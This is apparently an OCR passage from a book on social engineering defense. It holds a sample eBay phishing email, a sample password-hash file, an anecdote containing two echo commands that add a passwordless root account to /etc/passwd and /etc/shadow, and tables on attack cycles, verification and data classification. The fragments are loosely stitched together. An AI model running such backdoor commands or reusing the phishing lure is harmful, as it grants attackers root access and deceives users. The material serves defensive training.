msg: Dear eBay User,

It has become very noticeable that another party has been corrupting your eBay account and has violated our User Agreement policy listed:

4. Bidding and Buying

You are obligated to complete the transaction with the seller if you purchase an item through one of our fixed price formats or are the highest bidder as described below. If you are the highest bidder at the end of an auction (meeting the applicable minimum bid or reserve requirements) and your bid is accepted by the seller, you are obligated to complete the transaction with the seller, or the transaction is prohibited by law or by this Agreement.

You received this notice from eBay because it has come to our attention that your current account has caused interruptions with other eBay members and eBay requires immediate verification for your account. Please verify your account or the account may become disabled. Click Here To Verify Your Account – http://error_ebay.tripod.com

****

Designated trademarks and brands are the property of their respective owners. eBay and the eBay logo are trademarks of eBay Inc.

Figure 8.1 The link in this or any other email should be used with caution.

A typical file of password hashes looks like this:

```
Administrator:500:95E4321A38AD8D6AB75E0C8D76954A50:2E48927A0
B04F3BFB341E26F6D6E9A97:::
akasper:1110:5A8D7E9E3C3954F642C5C736306CBFEF:393CE7F90A8357
F157873D72D0490821:::
digger:1111:5D15C0D58DD216C525AD3B83FA6627C7:17AD56414430884
2B8403D01AE256558:::
ellgan:1112:2017D4A5D8D1383EFF17365FAF1FFE89:07AEC950C22CBB9
C2C734EB89320DB13:::
tabeck:1115:9F5890B3FECCAB7EAAD3B435B51404EE:1F0115A72844721
2FC05E1D2D820B35B:::
vkantar:1116:81A6A5D035596E7DAAD3B435B51404EE:B933D36DD12258
946FCC7BD153F1CD6E:::
vwallwick:1119:25904EC665BA30F4449AF42E1054F192:15B2B7953FB6
32907455D2706A432469:::
mmcdonald:1121:A4AED098D29A3217AAD3B435B51404EE:E40670F936B7
9C2ED522F5ECA9398A27:::
kworkman:1141:C5C598AF45768635AAD3B435B51404EE:DEC8E827A1212
73EF084CDBF5FD1925C:::
```

when I tried to talk him through entering my next command, which was more than a bit tricky:

```
echo 'fix:x:0:0::/:/bin/sh' >> /etc/passwd
```

Finally he got it right, and we had now provided an account with a name fix. And then I had him type

```
echo 'fix::10300:0:0' >> /etc/shadow
```

This established the encrypted password, which goes between the double colon. Putting nothing between those two colons meant the account would have a null password. So just those two commands was all it took

The Social Engineering Cycle

ACTION	DESCRIPTION
Research	May include open source information such as SEC filings and annual reports, marketing brochures, patent applications, press clippings, industry magazines, Web site content. Also Dumpster diving.
Developing rapport and trust	Use of insider information, misrepresenting identity, citing those known to victim, need for help, or authority.
Exploiting trust	Asking for information or an action on the part of the victim. In reverse sting, manipulate victim to ask attacker for help.
Utilize information	If the information obtained is only a step to final goal, attacker returns to earlier steps in cycle till goal is reached.

Common Targets of Attacks

TARGET TYPE	EXAMPLES
Unaware of value of information	Receptionists, telephone operators, administrative assistants, security guards.
Special privileges	Help desk or technical support, system administrators, computer operators, telephone system administrators.
Manufacturer/ vendor	Computer hardware, software manufacturers, voice mail systems vendors.
Specific departments	Accounting, human resources.

VERIFICATION AND DATA CLASSIFICATION

These tables and charts will help you to respond to requests for information or action that may be social engineering attacks.

Verification of Identity Procedure

ACTION	DESCRIPTION
Caller ID	Verify call is internal, and name or extension number matches the identity of the caller.
Callback	Look up requester in company directory and call back the listed extension.
Vouching	Ask a trusted employee to vouch for requester's identity.
Shared common secret	Request enterprise-wide shared secret, such as a password or daily code.
Supervisor or manager	Contact employee's immediate supervisor and request verification of identity and employment status.
Secure email	Request a digitally signed message.
Personal voice recognition	For a caller known to employee, validate by caller's voice.
Dynamic passwords	Verify against a dynamic password solution such as Secure ID or other strong authentication device.
In person	Require requester to appear in person with an employee badge or other identification.

Verification of Employment Status Procedure

ACTION	DESCRIPTION
Employee directory check	Verify that requester is listed in on-line directory.
Requester's manager verification	Call requester's manager using phone number listed in company directory.
Requester's department or workgroup verification	Call requester's department or workgroup and determine that requester is still employed by company.

Procedure to Determine Need to Know

ACTION	DESCRIPTION
Consult job title/ workgroup/ responsibilities list	Check published lists of which employees are entitled to specific classified information.
Obtain authority from manager	Contact your manager, or the manager of the requester, for authority to comply with the request.
Obtain authority from the information Owner or designee	Ask Owner of information if requester has a need to know.
Obtain authority with an automated tool	Check proprietary software database for authorized personnel.

Criteria for Verifying Non-Employees

CRITERION	ACTION
Relationship	Verify that requester's firm has a vendor, strategic partner, or other appropriate relationship.
Identity	Verify requester's identity and employment status at the vendor/partner firm.
Nondisclosure	Verify that the requester has a signed nondisclosure agreement on file.
Access	Refer the request to management when the information is classified above Internal.


Data Classification

CLASSIFICATION	DESCRIPTION	PROCEDURE
Public	Can be freely released to the public.	No need to verify.
Internal	For use within the company.	Verify identity of requester as active employee or verify nondisclosure agreement on file and management approval for nonemployees.

Data Classification *(Continued)*

CLASSIFICATION	DESCRIPTION	PROCEDURE
Private	Information of a personal nature intended for use only within the organization.	Verify identity of requester as active employee or nonemployee with authorization. Check with human resources department to disclose Private information to authorized employees or external requesters.
Confidential	Shared only with people with an absolute need to know within the organization.	Verify identity of requester and need to know from designated information Owner. Release only with prior written consent of manager, or information Owner or designee. Check for nondisclosure agreement on file. Only management personnel may disclose to persons not employed by the company.

Responding to a Request for Information



All information is considered sensitive unless specifically designated for public disclosure.

Responding to a Request for Action